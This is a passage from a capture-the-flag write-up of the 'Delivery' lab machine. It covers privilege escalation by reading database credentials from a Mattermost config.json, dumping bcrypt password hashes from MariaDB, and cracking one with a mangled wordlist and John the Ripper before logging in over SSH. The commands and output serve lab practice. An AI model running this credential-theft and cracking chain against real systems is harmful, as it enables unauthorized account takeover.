
To escalate my privileges, I uploaded linpeas.sh script on the target machine and I run it. In this way, I found a very interesting path: **/opt/mattermost/config**. Searching on Internet the Mattermost documentation (https://docs.mattermost.com/configure/configuration-settings.html), I found out that, in this path, **config.json** file contains database credentials, among other configurations:



```
},
"SqlSettings": {
    "DriverName": "mysql",
    "DataSource": "m[redacted]@tcp(127.0.0.1:3306)/mattermost?charset=utf8mb4,utf8\u0026readTimeout=30s\u0026writeTimeout=30s",
    "DataSourceReplicas": [],
    "DataSourceSearchReplicas": [],
    "MaxIdleConns": 20,
    "ConnMaxLifetimeMilliseconds": 3600000,
    "MaxOpenConns": 300,
    "Trace": false,
    "AtRestEncryptKey": "n5uax3d4f919obtsp1pw1k5xetq1enez",
    "QueryTimeout": 30,
    "DisableDatabaseSearch": false
```

Picture 12 - Database credentials in config.json file


At this point, I connected to the database, as showed in the following picture:



```
}maildeliverer@Delivery:/opt/mattermost/config$ mysql -u mmuser -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 225
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> █
```

Picture 13 - Connection to the database


I was able to retrieve user credentials from the database:



```
10 rows in set (0.001 sec)

MariaDB [mattermost]> SELECT Username,Password FROM Users;
+----------------------------------+--------------------------------------------------------------+
| Username                         | Password                                                     |
+----------------------------------+--------------------------------------------------------------+
| surveybot                        |                                                              |
| c3ecacacc7b94f909d04dbfd308a9b93 | $2a$10$u5815SIBe2Fq1FZlv9S8I.VjU3zeSPBrIEg9wvpiLaS7ImuiItEiK |
| 5b785171bfb34762a933e127630c4860 | $2a$10$3m0quqyvCE8Z/R1gFcCOWO6tEj6FtqtBn8fRAXQXmaKmg.HDGpS/G |
| root                             | $2[redacted]iO |
| ff0a21fc6fc2488195e16ea854c963ee | $2a$10$RnJsISTLc9W3iUcUggl1KOG9vqADED24CQcQ8zvUm1Ir9pxS.Pduq |
| provolone                        | $2a$10$14EvxKiD72qMxudwxWygme1j5hVFS.sU2yDokEWC1hm5m4R2Detyu |
| channelexport                    |                                                              |
| 9ecfb4be145d47fda0724f697f35ffaf | $2a$10$s.cLPSjAVgawGOJwB7vrqenPg2lrDtOECRtjwWahOzHfq1CoFyFqm |
| claudio                          | $2a$10$5spQcU.UD61v.UQ27woiMOXAlpGU9qYkMuF1D5rjMHrsiHaRxXopm |
| claudio90                        | $2a$10$bW3soducj.y0yu5wKfzT0.JfLxYMB4q0Ut96djIGuO8b0k.bbisJC |
+----------------------------------+--------------------------------------------------------------+
10 rows in set (0.001 sec)
```

Picture 14 - User credentials

Now, I tried to crack this hash. I remembered that in the **Mattermost** chat there were two possible passwords and about the one I didn't use yet the message said to not use similar password to that one. So, I created a mangles password list based on that one with the following command and used **JohnTheRipper** to crack the has:



```
┌──(k14d1u5㉿k14d1u5-kali)-[~/…/Per OSCP/Linux/Easy/Delivery]
└─$ cat pass.txt | rsmangler -m 16 -x 20 --file - > mangled.txt

┌──(k14d1u5㉿k14d1u5-kali)-[~/…/Per OSCP/Linux/Easy/Delivery]
└─$ mousepad mangled.txt

┌──(k14d1u5㉿k14d1u5-kali)-[~/…/Per OSCP/Linux/Easy/Delivery]
└─$ john --wordlist=mangled.txt --format=bcrypt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted] (?)
1g 0:00:00:03 DONE (2024-01-26 23:23) 0.2724g/s 48.22p/s 48.22c/s 48.22C/s PleaseSubscribe!20..PleaseSubscribe!21
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Picture 15 - Hash cracked

So, I used this credential to login in the machine via SSH and retrieved the root flag (sorry, I forgot to take this screenshot).